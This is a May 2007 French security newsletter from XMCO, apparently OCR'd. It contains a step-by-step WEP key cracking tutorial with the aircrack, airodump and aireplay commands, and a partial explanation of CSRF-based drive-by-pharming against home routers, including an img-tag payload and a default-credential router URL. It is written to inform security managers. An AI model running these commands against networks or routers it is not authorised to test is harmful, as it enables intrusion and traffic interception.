L'ACTU SÉCU 14

MAI 2007

LA SECURITE DES ROUTEURS WIFI

SOMMAIRE

xmco Partners

L'EDITO

MAI 2007

Qui ne sait pas servir ne sais pas jouer..

En ce moment se dispute, entre deux précipitations, et à deux pas de la porte d'Auteuil, le tournoi de Roland Garros. Dans ce sanctuaire des Mousquetaires, construit en mai 1928, s'affrontent, 79 ans plus tard, les meilleurs joueurs mondiaux.

Certains se disent « Mais quel rapport avec la sécurité informatique ? » Aucun, rassurez-vous…

Remarquez, à la réflexion, ce sport véhicule des qualités propres à notre cabinet. En effet, la précision, la combativité, la créativité, la technique et la réactivité sont des caractéristiques acquises par notre cabinet à force de travail des talents qui l'animent. Bien sûr les objectifs ne sont pas les mêmes, nous n'envisageons pas de gagner le Grand Chelem. Notre mission est d'aider nos clients à relever les défis intrinsèques à la sécurisation des systèmes d'informations.

Revoir ses fondamentaux et ajuster son jeu en fonction de la surface, mènent à la polyvalence qui permet de passer de la terre battue au gazon euh… plutôt des réseaux filaires aux communications sans fil ou encore aux plateformes mobiles.

Il est aussi important pour un joueur de tennis que pour notre cabinet de varier son jeu, de «monter au filet » quand il le faut, de « frapper du fond du court » ou encore « d'exécuter un amorti parfait » car les réponses apportées, lors du jeu précédent, ne sont pas forcément celles qui permettront de gagner le set en cours.

Un excellent joueur est bien plus qu'un parfait technicien : il est celui qui saura apporter une touche d'originalité dans l'exécution de ses gestes et séduire par l'efficacité de son jeu. C'est pour cela que nous nous battons pour ne pas être un cabinet comme les autres et apporter le petit plus qui manque si souvent dans les conseils prodigués aux entreprises en termes de sécurité.

Quoiqu'il en soit, s'il existe, pour le joueur de tennis comme pour notre cabinet, un critère décisif, c'est bien « la qualité du service ».

Olivier Patole
Consultant XMCO

MAI 2007

- Nombre de bulletins Microsoft : 7
- Nombre d'exploits dangereux : 14
- Nombre de bulletins XMCO : 140

TOP 5 DES VIRUS

1. Mal/Iframe - 65,5%
2. JS/EncIFra - 6,9%
3. Troj/Decdec - 6,5%
4. Troj/Fujif - 3,7%
5. Troj/Ifradv - 3,0%

LES FAIBLESSES DU WEP...(PART.II)

Comment les pirates cassent-ils une clef WEP?

Le mois dernier nous vous présentions les faiblesses du WEP après les récentes découvertes de chercheurs qui ont réussi à cracker une clef en quelques minutes.

Ce mois-ci nous tenterons de vous expliquer clairement les moyens et les méthodes utilisés par les pirates pour "casser" une clef WEP.

Nous allons donc vous présenter un tutorial qui a pour unique objectif d'informer les RSSI et de donner des méthodes aux administrateurs afin d'évaluer le niveau de sécurité de leurs accès sans-fil.

XMCO | Partners

La preuve par l'exemple

De nombreux tutoriaux dédiés au "crack" des clefs WEP sont déjà disponibles sur des blogs, des forums ou sur des sites spécialisés. Si l'un d'entre vous a déjà tenté de casser une clef Wifi pour démontrer à sa direction la faiblesse de cette protection, il a certainement du remarquer qu'il était rare de réussir du premier coup. Les commandes divergent d'un tutorial à un autre et les explications ne sont pas forcément évidentes pour des novices. Notre but initial était de tester le nouvel outil "aircrack-ptw". Ce dernier n'a pu casser notre clef, contrairement à Aircrack. Nous tenterons de présenter simplement les étapes sous Windows comme sous Linux avec une carte wifi Orinoco 11b/g de la société Proxim.

Dans un environnement Windows


Avant de commencer, il est important ici d'insister sur le fait que le WEP n'est plus sécurisé depuis plusieurs années et que notre objectif est de démontrer qu'il n'est pas nécessaire d'être suréquipé ni d'être un programmeur acharné pour casser en quelques secondes une clef WEP. Autrement dit, le WEP est mort depuis déjà bien longtemps.
Le "crack" de clefs WEP a toujours été réservé aux « aficionados » des systèmes Linux/Unix. En effet, les outils les plus performants étaient uniquement disponibles sous Linux. De nombreux pilotes libres ont été développés. Ils permettent de configurer sa carte Wifi en mode « monitor », ce qui n'était pas le cas sous Windows.
Cependant, certaines cartes possèdent, tout de même, leurs drivers spéciaux. Vous retrouverez cette liste dans nos références.
La première étape consiste a récupérer ces fameux pilotes. Quelques recherches nous ont menés sur la page http://www.wildpackets.com/support/downloads/drivers qui met à disposition certains pilotes.

En ouvrant les propriétés de la carte wifi (Panneau de configuration→Connexion→Connexion réseau sans fils→propriété), nous changeons les pilotes actuels par ceux récupérés.


ATTENTION...

L'utilisation de ces pilotes empêche la carte de fonctionner normalement et donc de se connecter à un point d'accès sans fil.

Notre carte wifi est alors prête. Deux choix s'offrent à vous. En premier lieu, vous pouvez récupérer « aircrack-ng » sur le site officiel. Cependant, la dernière version publiée ne nous a pas convaincus (échec sur deux tests menés). Nous préférons donc utiliser une ancienne version (2.3) fournie dans le pack « CrackWepPack.exe » qui offre une interface graphique qui évitera de rentrer manuellement les commandes. Ce pack contient WinAircrack (interface graphique pour la version 2.3 d'aircrack), les outils aircrack, airodump et des dictionnaires pour mener des attaques de Brute-force (WPA). L'interface est simple et seul le premier onglet va nous servir à mener l'attaque.




La première étape consiste à récupérer les données émises sur le réseau Wifi. Nous lançons le logiciel WinAircrack puis sur le lien "Cliquez ici pour obtenir un fichier de capture" (1). Nous pouvons alors lancer "airodump" (2) via un lien présent dans la nouvelle fenêtre affichée.




Nous précisons la carte Wifi, le canal à écouter et le fichier de sortie qui stockera les paquets sniffés.


L'écoute est lancée. Il ne nous reste plus qu'à attendre qu'un certain nombre de paquets soit récupéré. Il faut savoir qu'aucun driver sous Windows ne permet de générer du trafic sur un réseau dit passif et d'injecter, dans le même temps, des données. C'est la raison pour laquelle, le crack de clef Wep sous Windows est plus long et, par la même, plus laborieux. Dans notre cas, un ordinateur connecté au point d'accès télécharge un divx. Il nous a fallut quelques minutes pour récupérer les 373 000 paquets nécessaires au cassage de la clef comme le montre la capture suivante.



Dans le même temps, nous pouvons lancer « aircrack » en cliquant sur le bouton « Aircracker la clef » (3). Il nous suffit seulement de rentrer trois informations (ESSID - adresse Mac du point d'accès - fichier de capture). Le logiciel utilise ensuite ces données pour lancer la même commande que nous verrons par la suite pour Linux.



Quelques secondes plus tard, nous obtenons la clef WEP…



INFO...

Une peinture murale permet de contrer les attaques pirates à l'encontre des connexions sans fil...

La société EM-SEC vient d'annoncer la commercialisation imminente d'une peinture qui permet de contrer les intrusions informatiques...

En effet, une simple peinture, mise au point par le laboratoire de recherche de cette société américaine, permet de bloquer les ondes radio (Wifi, GSM).

Ce procédé électro-magnétique peut s'appliquer sur de nombreux matériaux (bois, métal, plastique...) et intervient comme une simple protection passive (aucun brouillage radio).

En appliquant une seule couche de peinture, les entreprises peuvent maintenant isoler complètement leurs réseaux contre les intrusions de ce genre.


Dans un environnement Linux

Afin de ne pas exclure nos chers lecteurs adeptes de l'OS de M.Torvald, nous avons également testé plusieurs outils (aircrack 2.3, aircrack-ng et aircrack-ptw) en utilisant la distribution BackTrack v2.0. Seule la version 2.3 d'Aircrack s'est révélée efficace.
Backtrack est une distribution packagée qui intègre de nombreux outils d'audit. Des pilotes dédiés y sont directement intégrés, de même pour la suite Aircrack-ng.
Le nouvel outil « aircrack-ptw » publié le 1er avril a été testé mais sans succès. Par ailleurs, un premier test avec la dernière version d'aircrack-ng ne nous a pas permis de déchiffrer la clef. Nous avons préféré utiliser aircrack 2.3 dont les performances ont déjà fait leurs preuves.

Le procédé reste le même si vous utilisez une autre distribution (Debian, Ubuntu…), la seule différence sera l'installation des pilotes que nous ne présenterons pas.

Une fois les drivers « madwifi » installés, la première étape consiste à configurer notre carte en mode monitor (mode passif qui écoute tout le trafic émis). Pour Backtrack exclusivement, certaines cartes nécessitent d'exécuter deux commandes (petite astuce qui pourrait vous bloquer) avec l'outil « airmon-ng » :

```
Airmon-ng stop ath0
Airmon-ng start wifi0
```




Nous sommes alors prêt à commencer l'attaque.

Comme nous l'avons expliqué, trois outils vont être utilisés en parallèle : airodump pour sniffer les paquets, aireplay , pour rejouer et stimuler le réseau, et aircrack.
Dans un premier temps, nous écoutons le réseau avec la commande suivante :

```
Airodump <interface réseau>
```

Nous obtenons ce résultat:




Différentes colonnes caractérisent chacun des points d'accès accessibles :
- BSSID : Adresse mac de l'AP
- PWR : Force du signal
- Beacons : Paquets émis par l'AP qui annonce le nom de celui-ci
- Datas : Nombre de données reçues
- CH : Canal utilisé par l'AP
- MB : Débit possible
- ENC : Type de chiffrement utilisé
- ESSID : Nom du point d'accès

Nous choisissons de casser la clef du point d'accès « Xmco_labs ». Il est important de relever le canal utilisé (11), l'adresse MAC du point d'accès ou BSSID (00 :16 :CE :38 :D8 :5B) et le nom de l'AP « Xmco_labs ».

Relançons à présent airodump de manière à ce qu'il se focalise sur les paquets émis sur le canal 11. Par ailleurs, précisons un nom de fichier dans lequel les informations « sniffées » seront écrites. Le fichier généré aura l'extension« .cap » et sera ensuite utilisé par les deux autres outils.

```
Airodump-ng -channel <Numéro du canal> -write <Nom du fichier de sortie> <Interface>
```




Si le réseau audité est sollicité (téléchargement, surf sur Internet de plusieurs ordinateurs), le nombre de paquets peut s'élever rapidement. Dans notre cas, nous avons lancé un téléchargement de fichiers, en 1 minute nous avons récupéré 70 000 paquets.
Si le réseau ciblé n'est pas utilisé, il suffit de récupérer quelques paquets que nous allons rejouer avec le programme « aireplay ». Deux possibilités sont offertes. Nous pouvons simuler une authentification (Fake Authentication Attack) ou injecter des paquets ARP.

Nous utilisons les paramètres -1 0 puis les autres options -a,-b et –h.


Fake authentication

```
Aireplay -1 0 -a <Adresse MAC de l'AP> -b <Adresse MAC de l'AP> -h <Adresse MAC de notre carte Wifi> -e <Nom du point d'accès> ath0
```



Injection de paquets :

```
Aireplay -3 -e « Nom du point d'accès» -a « adresse MAC de l'AP » -h « adresse MAC de notre carte Wifi » -x 600 -r « nom du fichier de capture » « Interface »
```




Une fois un certains nombre de paquets récupérés, dans notre cas plus de 700 000, nous pouvons lancer, en parallèle, aircrack qui va procédé à une analyse des IV faibles en lisant le fichier « actu_secu_labs.cap » et trouver la clef WEP.

Vous pouvez simplement utiliser la commande :


```
Aircrack <Nom du fichier de capture>
```

Aircrack analysera le fichier et vous demandera la cible si plusieurs paquets de différents points d'accès ont été trouvés.




Vous pouvez également utilisé la commande complète :

```
Aircrack -a -1 -e <Nom du point d'accès> -b <Adresse MAC de l'AP> <Nom du fichier de capture>
```



Quelques secondes plus tard (11s), nous obtenons la clef :



Les options utiles

Malheureusement cette technique ne marche pas à tous les coups. Il faudra, parfois, récupérer plus d'un million de paquets afin d'espérer trouver la clef WEP.
Quelques options d'aircrack permettent de simplifier le travail du logiciel.

En regardant la capture précédente, nous voyons certains caractères et des nombres entre parenthèses. Ces derniers sont des indicateurs issus de statistiques. Ces données peuvent vous donner des pistes pour deviner ou faciliter le travail d'aircrack.

Si le vote des premiers octets et des « indicateurs » est un nombre supérieur à 80, il y a de grandes chances que ces octets aient correctement été crackés. Vous pouvez alors donner le début de la clef comme paramètre avec l'option « -d ».

Dans notre exemple, nous pouvons alors utiliser la commande :

```
Aircrack -d <Début de la clef> <Nom du fichier de capture>
```

De plus, il est possible de tomber sur des clefs prédictibles. Ce fut le cas lors d'un de nos test d'intrusion. Les administrateurs avaient choisies la clef Hexadécimale :
00 :01 :02 :03 :04 :05 :…

Au bout de quelques secondes, aircrack avait identifié les octets « 00 », « 01 », « 02 ». Nous avons simplement tenté la suite logique et cela s'est avéré correcte !

INFO…

Des attaques qui peuvent coûter cher

Les faiblesses du WEP peut avoir des conséquences financières importantes comme le montre un exemple récent.

Le mois dernier, la société de distribution TJX a, enfin, réalisé qu'une intrusion avait eu lieu au sein de son système d'information. Le hacker avait, 18 mois auparavant, casser la protection WEP mise en place dans un magasin appartenant à la chaîne pour ensuite écouter le réseau et ce, afin de récupérer des mots de passe du serveur central.

Les pirates s'échangeaient des informations en laissant des messages en clair dans les logs afin de se répartir le travail.

Bilan : près de 46 millions d'identités bancaires ont été subtilisées, le record de ce genre de fraude.

Le gang a été arrêté mais a tout de même pu effectuer pour plus de 8 millions de dollars d'achat avec les comptes bancaires récupérés.

Conclusion

Le protocole WEP est mort il y a quelques années mais les dernières recherches l'ont définitivement enterré.
Le cassage de clef WEP est aujourd'hui simple, facile et multi platesformes. Les attaques peuvent être menées par des personnes inexpérimentées. Ceci devrait forcer les entreprises comme les particuliers à sécuriser davantage leurs accès sans fils.

Bibliographie

- [1] Site de drivers Windows
http://www.wildpackets.com/support/downloads/drivers

- [2] Nouvel outil "Aircrack-ptw"
http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/

- [3] Site officiel d'Aircrack-ng
http://www.aircrack-ng.org/doku.php

DEMYSTIFICATION DU DRIVE-BY-PHARMING

Analyse de l'attaque "Drive-by-pharming"

Après vous avoir présenté l'attaque CSRF au mois de Mars 2007, nous allons entrer dans les détails d'une variante baptisée « Driver-By-Pharming » par des chercheurs de la société Symantec.

Cette technique relayée largement par les médias a pour objectif de cibler les routeurs personnels.

Dans un premier temps, nous définirons et analyserons les étapes de ce genre d'attaque. Puis nous étudierons la sécurité des routeurs personnels contre ces techniques de Hacking tout en présentant les limitations afin de démontrer que le "Drive-by-pharming" n'est pas aussi efficace que ce qui a été présentée et relayé par la presse

XMCO | Partners

De récentes recherches ont été menées par Symantec et l'université d'Indiana sur la sécurité des routeurs personnels. L'attaque que nous allons vous présenter est, en partie, liée aux attaques CSRF présentées au mois de Mars 2007 (article CSRF).
En résumé, le but de cette technique est d'inciter la victime à cliquer sur un lien dissimulant un code qui s'exécutera à partir du navigateur et qui sera donc totalement légitime au vue des équipements ciblés.

Entrons dans les détails du « Drive-By-Pharming »…

Définition
Le CSRF (Cross Site Request Forgery)

Avant de nous lancer dans la description détaillée du « Drive-by-Pharming », il est important de comprendre la notion d'attaque CSRF.
Le CSRF est une technique d'attaque qui consiste à inciter une victime potentielle à suivre un lien ou à visiter un site malicieux. Le pirate va camoufler un code malicieux au sein du lien HTML ou dans le code de la page HTML visitée. Le but est de forcer le navigateur de la victime à envoyer une requête silencieuse à l'insu de l'internaute.
Cette méthode peut facilement être mise en place avec des balises « img » au sein d'une page HTML.

En visitant un site web contenant la balise suivante, un internaute, préalablement loggué sur un site d'achat en ligne, peut être forcé à exécuter un achat sans en avoir fait la demande…

```
"<img src=http://www.achat-en
-ligne.com/index.php?buy=tv&nb=50&co
nfirm=1>"
```

Un article détaille les attaques CSRF dans le numéro 11 de l'Actu-Secu. [1]

Qu'est ce que le pharming???

Un autre terme doit être compris avant d'aborder le corps de cet article. Le but de cette manipulation est de corrompre la base d'un serveur DNS afin d'y injecter de fausses entrées. Ainsi, imaginons que vous souhaitiez consulter vos comptes sur le site www.votrebanque.com qui héberge sur un serveur possédant l'IP 193.10.10.10.

Une demande est alors envoyée au serveur DNS pour vous fournir cette adresse IP (193.10.10.10) afin que vous puissiez vous connecter au site de votre banque.

L'attaquant intervient ici et modifiera le cache du serveur DNS afin de remplacer l'adresse IP du serveur de votre banque (193.10.10.10) avec une adresse IP d'un serveur pirate (1.1.1.1) qui hébergera un site web similaire a celui de votre banque.
Ainsi lorsque votre demande sera traitée par le serveur DNS, ce dernier vous enverra l'adresse IP du serveur pirate (1.1.1.1).

L'utilisateur, certain d'être connecté sur le site de sa banque (l'url correspond bien à l'adresse du site web de sa banque), peut donc facilement se faire piéger et ses données sensibles pourront alors être recueillies par la personne mal-intentionnée (via une attaque de Phishing).

Intéressons nous maintenant au "Drive-By-pharming" qui utilisent ces deux techniques d'attaque.

Le "Drive-by-Pharming"

Le « Drive-by-Pharming » est une association des deux notions évoquées ci-dessus et exploitables sur des routeurs (généralement personnels) qui gèrent la configuration DNS des postes clients connectés sur le réseau local.


Ainsi dès qu'un de vos ordinateurs personnels se connecte à un site web, le routeur utilise le serveur DNS configuré pour effectuer la translation URL --> IP.
Le but de l'attaque va être de forcer la victime à modifier sa configuration DNS en l'incitant à visiter un site web ou à suivre un lien envoyé par e-mail.
Le « Drive-by-pharming » n'exploite aucune vulnérabilité du navigateur,. Cette technique utilise seulement les propriétés du Javascript afin de s'authentifier sur le routeur vulnérable puis de changer "à la volée" la configuration DNS.

Il faut savoir que la plupart des routeurs/Modem ADSL utilise des mots de passe par défaut lors de la connexion à l'interface d'administration ce qui rend l'attaque possible.
Sur chacun de ces équipements, une interface web permet de gérer toute sorte d'options ou d'obtenir des informations sur la configuration : configuration Wifi, état de la connexion Internet, configuration DNS, redirection de ports.

La théorie

L'attaque basique : un lien HTML malicieux

Les attaques les plus simples consistent à envoyer un e-mail contenant un code HTML camouflé. Le pirate espère que la victime va suivre le lien qui la dirigera en fait vers l'interface de son routeur. La requête aura pour objet de s'authentifier sur l'interface du routeur et de changer la configuration DNS tout cela au sein de la même requête.



Comme vous le voyez sur la capture présentée ci-dessus, un lien à l'apparence inoffensive est proposé à la victime. Ce dernier ne dirige pas l'utilisateur vers http://www.banque-en-ligne.fr mais tente d'exécuter une requête directement sur le routeur personnel de la victime :

```
http://admin:admin@192.168.1.1/dns=1
```


Dans cette attaque basique, le pirate connaît plusieurs informations sur la victime. Premièrement l'adresse IP du routeur ciblé. L'attaquant sait ou espère que le routeur de sa victime possédera l'adresse 192.168.1.1 et que la victime n'aura pas modifié les identifiants d'accès à l'interface de configuration de sa box. Par ailleurs, le pirate connaît également le type de routeur nécessaire pour être à même d'exécuter la requête appropriée qui changera les paramètres DNS.

Vous avez compris que cette attaque est particulièrement ciblée et n'a aucune chance d'être exploitée à grande échelle.
Etudions à présent une autre possibilité plus évoluée qui pourrait bien faire davantage de victimes….

Elaboration d'une page HTML spécialement conçue

La seconde possibilité consiste à créer une page HTML malicieuse contenant un code Javascript qui sera exécutée par le navigateur lorsque la victime ira visiter le site pirate en question.

La première étape consiste à inciter la victime à visiter la page qui contient un code javascript.



Dans un premier temps, le code Javascript va récupérer l'adresse IP du poste de la victime et en déduire ensuite l'adresse IP du routeur. Pour cela, plusieurs fonctions Javascript vont permettre de mener à bien notre attaque.
Le pirate va utiliser un code (trouvé en quelques minutes sur Internet) qui découvre l'adresse locale de la victime (dans notre cas, le code fonctionne sur Firefox uniquement).
La plupart des routeurs du marché est configuré de manière à attribuer aux clients des adresses du type 192.168.0.2-254, 192.168.1.2-254 ou encore 192.168.10.2-254. Par conséquent, l'adresse du routeur sera 192.168.0.1, 192.168.1.1 ou encore 192.168.10.1.
Une fois l'IP du routeur déduite, plusieurs tests seront effectués sur des ressources propres au routeur afin de déterminer quel équipement possède la victime. En effet, chacun des routeurs du marché possède des logos ou des images personnalisées utilisées pour égayer l'interface d'administration.

UI_Linksys.gif

dsl604.jpg

floorPro_orange.gif

logo-n9euftelecom.gif

